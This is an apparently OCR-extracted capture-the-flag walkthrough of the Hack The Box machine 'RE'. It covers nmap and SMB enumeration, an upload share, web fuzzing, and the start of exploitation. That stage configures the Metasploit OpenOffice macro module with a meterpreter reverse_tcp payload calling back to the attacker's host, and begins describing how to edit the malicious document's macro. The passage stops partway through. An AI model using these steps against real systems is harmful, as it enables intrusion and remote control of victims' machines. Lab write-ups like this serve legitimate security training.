
RE

```
=====================
|           RE 10.10.10.144           |
=====================
```



InfoGathering


```
Nmap scan report for re.htb (10.10.10.144)
Host is up (0.073s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ghidra Dropbox Coming Soon!
445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 23s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-12-16T17:22:44
|_  start_date: N/A
```

FUZZ RESULTS

SMB Enum


```
smbmap -H 10.10.10.144 -u Guest -p ''
#RESULTS
malware_dropbox                                         READ ONLY

Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        .
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    InitShutdown
        fr--r--r--                4 Sun Dec 31 17:00:04 1600    lsass
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    ntsvcs
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    scerpc
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    Winsock2\CatalogChangeListener-33c-0
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    epmapper
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    Winsock2\CatalogChangeListener-1d0-0
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    LSM_API_service
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    eventlog
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    Winsock2\CatalogChangeListener-3c8-0
        fr--r--r--                4 Sun Dec 31 17:00:04 1600    wkssvc
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    atsvc
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    Winsock2\CatalogChangeListener-2a4-0
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    spoolss
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    Winsock2\CatalogChangeListener-6b0-0
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    trkwks
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    W32TIME_ALT
        fr--r--r--                4 Sun Dec 31 17:00:04 1600    srvsvc
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    Winsock2\CatalogChangeListener-254-0
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    vgauth-service
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    Winsock2\CatalogChangeListener-264-0
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    ROUTER
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    PSHost.
132209903649477930.1672.DefaultAppDomain.powershell
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    PSHost.
132209903658995254.1360.DefaultAppDomain.powershell
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    PSHost.
132209903652176376.1736.DefaultAppDomain.powershell
        fr--r--r--                3 Sun Dec 31 17:00:04 1600    efsrpc
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    iisipm19cfcfea-6749-4af2-bb8b-11f3af71b573
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    iislogpipedc9078af-
c2c3-42a5-800c-8321d4bee608
        fr--r--r--                1 Sun Dec 31 17:00:04 1600
zHF0ZAAAP7VPE2p4p769gNZO3xyn5JcA14x9l0NhQK2RxtZlI66e5del8HMKxhRrrLXGW8FOhGjJV4erU3D24EDCcn5hgFAyZB4BwjrIpU
tOBr8L5T0Ax0
        fr--r--r--                1 Sun Dec 31 17:00:04 1600    CPFATP_3400_v4.0.30319
        IPC$                                                    READ ONLY       Remote IPC
```

I entered the IPC$ and malware_dropbox which were empty.
I am able to upload files to \\10.10.10.114\malware_dropbox. The file is deleted almost immediately.



```
root@kali:~/HTB/Boxes/RE# smbclient '\\10.10.10.144\malware_dropbox'
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put test.txt
putting file test.txt as \test.txt (6.9 kb/s) (average 6.9 kb/s)
smb: \> dir
  .                                   D        0  Mon Dec 16 10:54:50 2019
  ..                                  D        0  Mon Dec 16 10:54:50 2019
  test.txt                            A     2804  Mon Dec 16 10:54:50 2019

                8247551 blocks of size 4096. 4289775 blocks available
smb: \> dir
  .                                   D        0  Mon Dec 16 10:54:52 2019
  ..                                  D        0  Mon Dec 16 10:54:52 2019

                8247551 blocks of size 4096. 4289776 blocks available
```


FUZZ RESULTS
/about
/assets
/2019



```
http://reblog.htb
  /
  2019
    03
      10
        accounts.html
        reblog.htb
          2019
            03
              10
                accounts.html
          feed.xml
      15
        ghidra.html
        reblog.htb
          2019
            03
              15
                ghidra.html
          feed.xml
      20
        ghidra-rce.html
        reblog.htb
          2019
            03
              20
                ghidra-rce.html
          feed.xml
    04
      04
        obfuscation.html
        reblog.htb
          2019
            04
          feed.xml
      10
        ods-request.html
        reblog.htb
          2019
            04
              10
                ods-request.html
          feed.xml
```

All of the above are GET requests

Source code of the main site http://re.htb/re contains the below info. I noticed the tilde in front of ~index.???. This alerted me that IIS Short Scanner might come of use here. We also see here the hostname of re.htb so add that to your hosts file for 10.10.10.144. Th



```
<!DOCTYPE html>
<html>
  <head>
    <title>Ghidra Dropbox Coming Soon!</title>
  </head>
  <body>
    <p>Please check back soon for re.htb updates.</p>
    <!--future capability
    <p> To upload Ghidra project:
    <ol>
      <li> exe should be at project root.Directory stucture should look something like:
          <code><pre>
|   vulnerserver.gpr
|   vulnserver.exe
\---vulnerserver.rep
    |   project.prp
    |   projectState
    |
    +---idata
    |   |   ~index.bak
    |   |   ~index.dat
    |   |
    |   \---00
    |       |   00000000.prp
    |       |
    |       \----~00000000.db
    |               db.2.gbf
    |               db.3.gbf
    |
    +---user
    |       ~index.dat
    |
    \---versioned
            ~index.bak
            ~index.dat
          </pre></code>
      </li>
      <li>Add entire directory into zip archive.</li>
      <li> Upload zip here:</li>
    </ol> -->
</body>
 </html>
```

Gaining Access

First I created an msfvenom payload and placed it in the malware_dropbox share. It was not executed unfortunately.


Reading the website there is a blog article entitled “ods Phishing Attempts”
http://reblog.htb/2019/04/10/ods-request.html

If i would have read this document first I would have known my payload would not have worked. I need to create an unusual file type if I am going to successfully exploit this machine. We are going to use Armitage as that creates some options for us.

Open Armitage

```
armitage &
```

Navigate to exploit - multi - misc - openoffice_document_macro
Set the LHOST, LPORT, SRVHOST, SRVPORT and set the filename to re.ods.zip
Click Launch



multi/misc/openoffice_document_macro

Apache OpenOffice Text Document Malicious Macro Execution

This module generates an Apache OpenOffice Text Document with a malicious macro in it. To exploit successfully, the targeted user must adjust the security level in Macro Security to either Medium or Low. If set to Medium, a prompt is presented to the user to enable or disable the macro. If set to Low, the macro


Option	Value
BODY	
DisablePayloadHandler	false
ExitOnSession	false
FILENAME ✚	re.ods.zip
LHOST	10.10.14.21
LPORT	8082
PAYLOAD ✚	windows/meterpreter/reverse_tcp
SRVHOST	10.10.14.21
SRVPORT	8081
SSL	0
SSLCert	
URIPATH	

Targets: 0 => Apache OpenOffice on Windows (PSH)

□ Show advanced options

I was not able to extract and edit the files through the terminal. There must have been an option I was missing that was ruining the format. I had to edit the macros directly inside the zip file and rename the zip file to an ODS file. Otherwise the file was still viewed as a zip.

Open Files and navigate in Kali to /root/.ms4/local/re.ods.zip and copy this file to where you are going to host your HTTP server from. Double click on it to view the contents of the zip file and navigate through /Basic/Standard and edit Module1.xml.



